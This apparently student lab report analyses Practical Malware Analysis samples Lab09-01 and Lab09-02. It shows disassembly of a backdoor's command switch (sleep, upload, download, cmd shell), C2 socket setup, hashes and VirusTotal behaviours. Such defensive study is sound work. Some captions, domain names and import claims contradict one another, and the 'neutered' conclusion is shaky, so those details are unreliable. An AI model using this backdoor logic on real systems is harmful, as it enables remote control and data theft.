


Figure 53: Ollydbg before calling sub_402020.

We see the graph overview of this subroutine looks much like the switch table we saw in the _main function (Figure 54). The sub_402020 calls sub_401E60 before making a decision on the switch (Figure 55).




Figure 54: Graph overview of sub_402020.

```
.text:00402021 004 8B EC              mov     ebp, esp
.text:00402023 004 81 EC 24 04 00 00 sub     esp, 424h       ; Integer Subtraction
.text:00402029 428 57                 push    edi
.text:0040202A 42C 68 00 04 00 00     push    400h
.text:0040202F 430 8D 85 00 FC FF FF lea     eax, [ebp+var_400] ; Load Effective Address
.text:00402035 430 50                 push    eax
.text:00402036 434 E8 25 FE FF FF     call    sub_401E60      ; Call Procedure
.text:0040203B 434 83 C4 08           add     esp, 8          ; Add
.text:0040203E 42C 85 C0              test    eax, eax        ; Logical Compare
.text:00402040 42C 74 0A              jz      short loc_40204C ; Jump if Zero (ZF=1)
```

Figure 55: sub_402020 calls sub_401E60.

What sub_401E60 does is ensure that the proper values have been loaded into the program and eventually calls sub_401AF0 at 0x00401EFA (Figure 56). We also know that it pushed four arguments onto the stack prior to calling it, including the previously-identified domain name (Figure 57). In this case, the value returned from this subroutine did not match what was expected and caused the program to quit.

```
.text:00401ED7
.text:00401ED7                        loc_401ED7:
.text:00401ED7 1430 8D 85 E4 EF FF FF lea     eax, [ebp+var_101C] ; Load Effective Address
.text:00401EDD 1430 50                push    eax             ; int
.text:00401EDE 1434 8D 8D 00 F0 FF FF lea     ecx, [ebp+var_1000] ; Load Effective Address
.text:00401EE4 1434 51                push    ecx             ; int
.text:00401EE5 1438 8D 95 EC EF FF FF lea     edx, [ebp+var_1014] ; Load Effective Address
.text:00401EEB 1438 52                push    edx             ; int
.text:00401EEC 143C 8B 85 DC EB FF FF mov     eax, dword ptr [ebp+hostshort]
.text:00401EF2 143C 50                push    eax             ; hostshort
.text:00401EF3 1440 8D 8D E0 EB FF FF lea     ecx, [ebp+name] ; Load Effective Address
.text:00401EF9 1440 51                push    ecx             ; name
.text:00401EFA 1444 E8 F1 FB FF FF    call    sub_401AF0      ; Call Procedure
.text:00401EFF 1444 83 C4 14          add     esp, 14h        ; Add
.text:00401F02 1430 85 C0             test    eax, eax        ; Logical Compare
.text:00401F04 1430 74 0A             jz      short loc_401F10 ; Jump if Zero (ZF=1)
```

Figure 56: sub_401E60 calls sub_401AF0.

```
0019BE6C  00401E34  Lab09-01.00401E34
0019BE70  00000003
0019BE74  0019BE94  Arg1 = 0019BE94 ASCII "http://www.practicalmalwareanalysis.com"
0019BE78  00000050  Arg2 = 00000050
0019BE7C  0019C2A0  Arg3 = 0019C2A0 ASCII "IbeN/9ulc.neK"
0019BE80  0019C2B4  Arg4 = 0019C2B4
0019BE84  0019C298  Arg5 = 0019C298
0019BE88  00403896  Lab09-01.<ModuleEntryPoint>
0019BE8C  00403896  Lab09-01.<ModuleEntryPoint>
0019BE90  00000050
0019BE94  70747468
0019BE98  772F2F3A  USER32.772F2F3A
```

Figure 57: Stack before sub_401E60 calls sub_401AF0.

Sub_401AF0 calls sub_401640 before making a test to determine what to do. Like sub_401E60, this test fails. Prior to the call, the domain name was pushed onto the stack. We immediately see a call to WSAStartup (documentation here) in Figure 58. This function is part of the Windows Sockets API. When the function is successfully called, other winsock functions can be used to establish a network connection. We further see in Figure 58 that the function gethostbyname is called. This retrieves an IP address when given a domain name. However, when gethostbyname is called and the cmp instruction is done at 0x00401682, the zero flag is set and this subroutine fails (Figure 59).

```
.text:00401640 000 55                push    ebp
.text:00401641 004 8B EC             mov     ebp, esp
.text:00401643 004 81 EC A4 01 00 00 sub     esp, 1A4h       ; Integer Subtraction
.text:00401649 1A8 8B 45 08          mov     eax, [ebp+arg_0]
.text:0040164C 1A8 C7 00 FF FF FF FF mov     dword ptr [eax], 0FFFFFFFFh
.text:00401652 1A8 8D 8D 70 FE FF FF lea     ecx, [ebp+WSAData] ; Load Effective Address
.text:00401658 1A8 51                push    ecx             ; lpWSAData
.text:00401659 1AC 68 02 02 00 00    push    202h            ; wVersionRequested
.text:0040165E 1B0 FF 15 44 B1 40 00 call    ds:WSAStartup   ; Indirect Call Near Procedure
.text:00401664 1A8 85 C0             test    eax, eax        ; Logical Compare
.text:00401666 1A8 74 0A             jz      short loc_401672 ; Jump if Zero (ZF=1)
```

```
.text:00401672
.text:00401672                       loc_401672:
.text:00401672 1A8 8B 55 0C          mov     edx, [ebp+name]
.text:00401675 1A8 52                push    edx             ; name
.text:00401676 1AC FF 15 48 B1 40 00 call    ds:gethostbyname ; Indirect Call Near Procedure
.text:0040167C 1A8 89 85 6C FE FF FF mov     [ebp+var_194], eax
.text:00401682 1A8 83 BD 6C FE FF FF+cmp     [ebp+var_194], 0 ; Compare Two Operands
.text:00401682 1A8 00
.text:00401689 1A8 75 10             jnz     short loc_40169B ; Jump if Not Zero (ZF=0)
```

Figure 58: Socket calls in sub_401640.

```
00401664  . 85C0          TEST EAX,EAX
00401666  .v74 0A         JE SHORT Lab09-01.00401672
00401668  . B8 01000000   MOV EAX,1
0040166D  .vE9 BB000000   JMP Lab09-01.0040172D
00401672  > 8B55 0C       MOV EDX,DWORD PTR SS:[EBP+C]
00401675  . 52            PUSH EDX
00401676  . FF15 48B14000 CALL DWORD PTR DS:[<&WS2_32.#52
0040167C  . 8985 6CFEFFFF MOV DWORD PTR SS:[EBP-194],EAX
00401682  . 83BD 6CFEFFFF CMP DWORD PTR SS:[EBP-194],0
00401689  .v75 10         JNZ SHORT Lab09-01.0040169B
0040168B  . FF15 64B14000 CALL DWORD PTR DS:[<&WS2_32.#11

EIP 0040168
C 0  ES 002
P 1  CS 002
A 0  SS 002
Z 1  DS 002
S 0  FS 005
T 0  GS 002
D 0
O 0  LastEr
```

Figure 58: gethostbyname fails due to zero flag being set.

However, this was expected. As discussed in a previous report (Assignment 4), this domain name is dead and therefore a connection cannot be established. So, what would happen if the socket was successfully established? We know that based off of these subroutines that branched off from sub_402020, eventually the success of establishing this socket will allow the switch table to

continue. At each label in Figure 59 is where an offset string is pushed onto the stack. This is compared to the return string from sub_401E60.

First, “sleep” is tested in the label “Sleep pt1” and upon success, moves to “Sleep pt2” where the malware calls the external function “sleep” for a certain number of seconds (Figure 60).

If “Upload” is returned and parsed in the “upload” label, it moves to the “Upload pt2” label and calls sub_4019E0. This function creates and writes a file (Figure 61), which eventually, through numerous other subroutines, is used to write data from the remote host over the created socket.

If “Download” is returned and parsed in the “Download” label, it will move to the “Down pt2” label and call sub_401870 (Figure 62). This creates and then reads a file (Figure 63) which sends the data to the remote host over the socket.

If “cmd” is returned and parsed in the “Cmd” label, it will move to the “Cmd pt2” label and call a number of subroutines (Figure 64). These subroutines contain instructions to execute using the shell command with cmd.exe with the outputs being sent to the remote host over the socket.

If “nothing” is returned and parsed in the “Nothing” label, then it calls sub_403690 which doesn’t do anything (Figure 65).




Figure 59: Labeled graph overview of sub_402020.

```
.text:00402076 42C 68 C0 C0 40 00    push    offset asc_40C0C0 ; " "
.text:0040207B 430 8D 95 00 FC FF FF lea     edx, [ebp+var_400] ; Load Effective Address
.text:00402081 430 52                push    edx
.text:00402082 434 E8 6D 15 00 00    call    sub_4035F4       ; Call Procedure
.text:00402087 434 83 C4 08          add     esp, 8           ; Add
.text:0040208A 42C 89 85 F8 FB FF FF mov     [ebp+var_408], eax
.text:00402090 42C 68 C0 C0 40 00    push    offset asc_40C0C0 ; " "
.text:00402095 430 6A 00             push    0
.text:00402097 434 E8 58 15 00 00    call    sub_4035F4       ; Call Procedure
.text:0040209C 434 83 C4 08          add     esp, 8           ; Add
.text:0040209F 42C 89 85 F8 FB FF FF mov     [ebp+var_408], eax
.text:004020A5 42C 8B 85 F8 FB FF FF mov     eax, [ebp+var_408]
.text:004020AB 42C 50                push    eax
.text:004020AC 430 E8 B9 0E 00 00    call    sub_402F6A       ; Call Procedure
.text:004020B1 430 83 C4 04          add     esp, 4           ; Add
.text:004020B4 42C 89 85 FC FB FF FF mov     [ebp+var_404], eax
.text:004020BA 42C 8B 8D FC FB FF FF mov     ecx, [ebp+var_404]
.text:004020C0 42C 69 C9 E8 03 00 00 imul    ecx, 3E8h        ; Signed Multiply
.text:004020C6 42C 51                push    ecx              ; dwMilliseconds
.text:004020C7 430 FF 15 40 B0 40 00 call    ds:Sleep         ; Indirect Call Near Procedure
.text:004020CD 42C E9 84 02 00 00    jmp     loc_402356       ; Jump
```

Figure 60: sub_402020 being told to sleep.

```
.text:00401A53
.text:00401A53                          loc_401A53:             ; flags
.text:00401A53 210 6A 00                push    0
.text:00401A55 214 68 00 02 00 00       push    200h            ; len
.text:00401A5A 218 8D 95 F8 FD FF FF lea     edx, [ebp+buf]  ; Load Effective Address
.text:00401A60 218 52                   push    edx             ; buf
.text:00401A61 21C 8B 45 F8             mov     eax, [ebp+s]
.text:00401A64 21C 50                   push    eax             ; s
.text:00401A65 220 FF 15 60 B1 40 00 call    ds:recv         ; Indirect Call Near Procedure
.text:00401A6B 210 89 45 FC             mov     [ebp+nNumberOfBytesToWrite], eax
.text:00401A6E 210 6A 00                push    0               ; lpOverlapped
.text:00401A70 214 6A 00                push    0               ; lpNumberOfBytesWritten
.text:00401A72 218 8B 4D FC             mov     ecx, [ebp+nNumberOfBytesToWrite]
.text:00401A75 218 51                   push    ecx             ; nNumberOfBytesToWrite
.text:00401A76 21C 8D 95 F8 FD FF FF lea     edx, [ebp+buf]  ; Load Effective Address
.text:00401A7C 21C 52                   push    edx             ; lpBuffer
.text:00401A7D 220 8B 85 F4 FD FF FF mov     eax, [ebp+hFile]
.text:00401A83 220 50                   push    eax             ; hFile
.text:00401A84 224 FF 15 44 B0 40 00 call    ds:WriteFile    ; Indirect Call Near Procedure
.text:00401A8A 210 85 C0                test    eax, eax        ; Logical Compare
.text:00401A8C 210 75 20                jnz     short loc_401AAE ; Jump if Not Zero (ZF=0)
```

Figure 61: "Upload" subroutine.

```
.text:00402207 42C 89 85 EC FB FF FF mov     [ebp+lpFileName], eax
.text:0040220D 42C 8B 95 EC FB FF FF mov     edx, [ebp+lpFileName]
.text:00402213 42C 52                   push    edx             ; lpFileName
.text:00402214 430 8B 85 E8 FB FF FF mov     eax, dword ptr [ebp+hostshort]
.text:0040221A 430 50                   push    eax             ; hostshort
.text:0040221B 434 8B 4D 08             mov     ecx, [ebp+name]
.text:0040221E 434 51                   push    ecx             ; name
.text:0040221F 438 E8 4C F6 FF FF       call    sub_401870      ; Call Procedure
.text:00402224 438 83 C4 0C             add     esp, 0Ch        ; Add
.text:00402227 42C 85 C0                test    eax, eax        ; Logical Compare
.text:00402229 42C 74 0A                jz      short loc_402235 ; Jump if Zero (ZF=1)
```

Figure 62: "Download" calls sub_401870.

```
.text:004018E3
.text:004018E3                          loc_4018E3:
.text:004018E3 218 C7 85 F0 FD FF FF+mov     [ebp+var_210], 0
.text:004018E3 218 00 00 00 00
.text:004018ED 218 6A 00                push    0               ; lpOverlapped
.text:004018EF 21C 8D 55 F8             lea     edx, [ebp+NumberOfBytesRead] ; Load Effective Address
.text:004018F2 21C 52                   push    edx             ; lpNumberOfBytesRead
.text:004018F3 220 68 00 02 00 00       push    200h            ; nNumberOfBytesToRead
.text:004018F8 224 8D 85 F8 FD FF FF lea     eax, [ebp+Buffer] ; Load Effective Address
.text:004018FE 224 50                   push    eax             ; lpBuffer
.text:004018FF 228 8B 8D F4 FD FF FF mov     ecx, [ebp+hFile]
.text:00401905 228 51                   push    ecx             ; hFile
.text:00401906 22C FF 15 48 B0 40 00 call    ds:ReadFile     ; Indirect Call Near Procedure
.text:0040190C 218 85 C0                test    eax, eax        ; Logical Compare
.text:0040190E 218 75 35                jnz     short loc_401945 ; Jump if Not Zero (ZF=0)
```

Figure 63: "Download" reading a file it created.

```
.text:00402268 42C 68 C0 C0 40 00    push    offset asc_40C0C0 ; " "
.text:0040226D 430 8D 85 00 FC FF FF lea     eax, [ebp+var_400] ; Load Effective Address
.text:00402273 430 50                push    eax
.text:00402274 434 E8 7B 13 00 00    call    sub_4035F4      ; Call Procedure
.text:00402279 434 83 C4 08          add     esp, 8          ; Add
.text:0040227C 42C 89 85 E4 FB FF FF mov     [ebp+var_41C], eax
.text:00402282 42C 68 C0 C0 40 00    push    offset asc_40C0C0 ; " "
.text:00402287 430 6A 00             push    0
.text:00402289 434 E8 66 13 00 00    call    sub_4035F4      ; Call Procedure
.text:0040228E 434 83 C4 08          add     esp, 8          ; Add
.text:00402291 42C 89 85 E4 FB FF FF mov     [ebp+var_41C], eax
.text:00402297 42C 8B 8D E4 FB FF FF mov     ecx, [ebp+var_41C]
.text:0040229D 42C 51                push    ecx
.text:0040229E 430 E8 C7 0C 00 00    call    sub_402F6A      ; Call Procedure
.text:004022A3 430 83 C4 04          add     esp, 4          ; Add
.text:004022A6 42C 89 85 DC FB FF FF mov     dword ptr [ebp+var_424], eax
.text:004022AC 42C 68 A4 C0 40 00    push    offset asc_40C0A4 ; "`"
.text:004022B1 430 6A 00             push    0
.text:004022B3 434 E8 3C 13 00 00    call    sub_4035F4      ; Call Procedure
.text:004022B8 434 83 C4 08          add     esp, 8          ; Add
.text:004022BB 42C 89 85 E4 FB FF FF mov     [ebp+var_41C], eax
.text:004022C1 42C 68 A0 C0 40 00    push    offset aRb      ; "rb"
.text:004022C6 430 8B 95 E4 FB FF FF mov     edx, [ebp+var_41C]
.text:004022CC 430 52                push    edx
.text:004022CD 434 E8 12 0F 00 00    call    sub_4031E4      ; Call Procedure
.text:004022D2 434 83 C4 08          add     esp, 8          ; Add
.text:004022D5 42C 89 85 E0 FB FF FF mov     [ebp+var_420], eax
.text:004022DB 42C 83 BD E0 FB FF FF+cmp     [ebp+var_420], 0 ; Compare Two Operands
.text:004022DB 42C 00
.text:004022E2 42C 75 07             jnz     short loc_4022EB ; Jump if Not Zero (ZF=0)
```

Figure 64: "cmd" executing a number of subroutines.

```
.text:00402330
.text:00402330                       loc_402330:
.text:00402330 42C BF 98 C0 40 00    mov     edi, offset aNothing ; "NOTHING"
.text:00402335 42C 83 C9 FF          or      ecx, 0FFFFFFFFh ; Logical Inclusive OR
.text:00402338 42C 33 C0             xor     eax, eax        ; Logical Exclusive OR
.text:0040233A 42C F2 AE             repne scasb             ; Compare String
.text:0040233C 42C F7 D1             not     ecx             ; One's Complement Negation
.text:0040233E 42C 83 C1 FF          add     ecx, 0FFFFFFFFh ; Add
.text:00402341 42C 51                push    ecx
.text:00402342 430 68 98 C0 40 00    push    offset aNothing ; "NOTHING"
.text:00402347 434 8D 95 00 FC FF FF lea     edx, [ebp+var_400] ; Load Effective Address
.text:0040234D 434 52                push    edx
.text:0040234E 438 E8 3D 13 00 00    call    sub_403690      ; Call Procedure
.text:00402353 438 83 C4 0C          add     esp, 0Ch        ; Add
```

Figure 65: Nothing.

LAB 9-1 Question 6

Are there any useful network-based signatures for this malware?

Yes. As analyzed in Question 5 with sub_401E60 here, this subroutine along with a number of other subroutines analyze the created Configuration key by the malware which includes the domain name of www.malwareanalysisbook.com. After the data is parsed and determined to be correct, it attempts to create a socket with that domain's IP address. However, since that domain is dead, this malware has been fully neutered of any malicious capability.

LAB 9-2

- LAB09-02.exe : 251f4d0caf6eadae453488f9c9c0ea95 (Figure 66)

Basic properties

MD5	251f4d0caf6eadae453488f9c9c0ea95
SHA-1	ea8e109eb3fbdb76623cf9522267345b19721e42
SHA-256	f153dfacec09dd69809c3bbf68270a38ee3701f44220c7bf181c14a68c138133
Vhash	024036651d1az26vz77z

Figure 66: Virus Total MD5 Hash for file Lab07-01.exe.

Virus Total found 01 of 69 matching security vendor signatures for this malware (Figure 67) and has a compilation timestamp of 2011-04-30 at 16:41:06 (Figure 68).





Figure 67: Virus Total Findings for file Lab09-02.exe.



Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2011-04-30 16:41:06 UTC
Entry Point	5495
Contained Sections	3

Figure 68: Virus Total compilation timestamp for file Lab07-01.exe.

The file appears to import two dynamic linked libraries: kerenel32 and WS2_32. Kernel32.dll indicates that it has the capability to access and modify the core OS functions. Ws2_32.dll shows that it contains socket capability for network communication. Shell32.dll suggests that it has the capability to manipulate shortcuts and icons as well as manage UI components. Shell32 can also launch external applications or files (Figure 69)




Figure 69: Virus Total imports for file Lab09-02.exe.

Virus Total also reports that the file has behavior of defense evasion and credential capturing (Figures 70 and 71). It also shows behavior of performing DNS lookups and using HTTPS. Based on this behavior, it is possible that this file is a type of spyware that exports the log data to an external source.

Defense Evasion TA0005

Hidden Files and Directories T1564.001
ⓘ Creates hidden files, links and/or directories

Defense Evasion TA0005

Indicator Removal from Tools T1027.005
ⓘ Contain obfuscated stackstrings

Credential Access TA0006

Input Capture T1056
ⓘ Creates a DirectInput object (often for capturing keystrokes)

Figure 70: Virus Total behavior for file Lab09-02.exe.

Collection TA0009

Input Capture T1056
ⓘ Creates a DirectInput object (often for capturing keystrokes)

Command and Control TA0011

Application Layer Protocol T1071
ⓘ Performs DNS lookups
ⓘ Uses HTTPS

Non-Application Layer Protocol T1095
ⓘ Performs DNS lookups

Encrypted Channel T1573
ⓘ Uses HTTPS

Figure 71: Virus Total network-based behavior for file Lab09-02.exe.

LAB 9-2 Question 1

What strings do you see statically in the binary?

Running Strings on the PE file, one string that particularly stands out is “cmd” (Figure 72). This suggests that the malware will use the native command prompt program in some way. There are also of imported functions that we see in the strings out as well. A few that stand out are ExitProcess, TerminateProcess, and GetCurrentProcess which suggest that this malware has the capability to forcefully terminate processes (Figure 73). This suggests that this malware potentially uses these functions out of the Windows API to hide itself from detection methods.




Figure 72: “cmd” in the strings.




Figure 73: Process-related imports in the strings.

Within the IDA Pro Strings window, we also see the string “WriteFile” which suggest some sort of file writing capability (Figure 74). Also in Figure 74, there is a string that is potentially for error handling that informs the user that the program terminated abnormally.

.rdata:00404572	0000000B	C	WSASocketA
.rdata:0040451E	00000014	C	WaitForSingleObject
.rdata:00404632	00000014	C	WideCharToMultiByte
.rdata:004046FE	0000000A	C	WriteFile
.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
.rdata:004040CC	0000000F	C	runtime error
.rdata:004043EC	0000000B	C	user32.dll

Figure 74: IDA Pro Strings.

